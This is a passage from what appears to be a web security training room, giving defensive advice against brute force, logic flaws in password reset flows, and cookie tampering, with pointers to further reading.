Brute force is slowed by rate limiting on authentication endpoints and stopped by account lockout after a threshold number of failed attempts. Both controls must be carefully tuned to avoid producing a denial-of-service vector against legitimate users. Multi-factor authentication is the most effective single defence, because it ensures that a password alone is insufficient even when it has been guessed correctly.
Password policies that require length, complexity, and rotation interact with brute force in subtle ways. A long passphrase is highly effective against brute force; a short, complex password is not. Policies that encourage users to choose short, complex passwords with frequent rotation often produce weaker outcomes than policies that require long, memorable passphrases with lower rotation frequency.
Mitigating Logic Flaws
Logic flaws are the hardest class to prevent, because they depend on decisions specific to each application. The general principle is that every security-relevant decision should read its inputs from a single, trusted source. A password reset workflow that loads the target account from the query string should compose the outgoing email using the address associated with that account in the database, not using a value re-read from the request.
Frameworks and language features that silently merge inputs from multiple sources should be avoided in security-relevant code paths. In PHP, explicit access to $_GET, $_POST, and $_COOKIE should be preferred over $_REQUEST. In other languages and frameworks, the equivalent principle is to read each request parameter from exactly one well-defined location.
Mitigating Cookie Tampering
Cookie tampering is prevented by one of two approaches. The first is to sign session tokens with a strong server-side secret, typically using a construction such as HMAC or a signed JSON Web Token (JWT). The signature ensures that any modification to the cookie value invalidates the token, and the server can reject forged cookies without needing to consult any external state. The second approach is to issue only an opaque session identifier and hold the actual session state in a server-side store such as Redis or a database. Because the cookie contains no meaningful payload, there is nothing for an attacker to modify.
Hashing a cookie value is not a substitute for either of these approaches. A hash proves only that the client has seen some value; it does not prove that the value was issued by the server or that it has not been modified since.
Further Reading
The OWASP Top 10 room covers broken access control and identification failures in more depth. The HTTP in Detail room covers the request and response mechanics that every attack in this room depends on.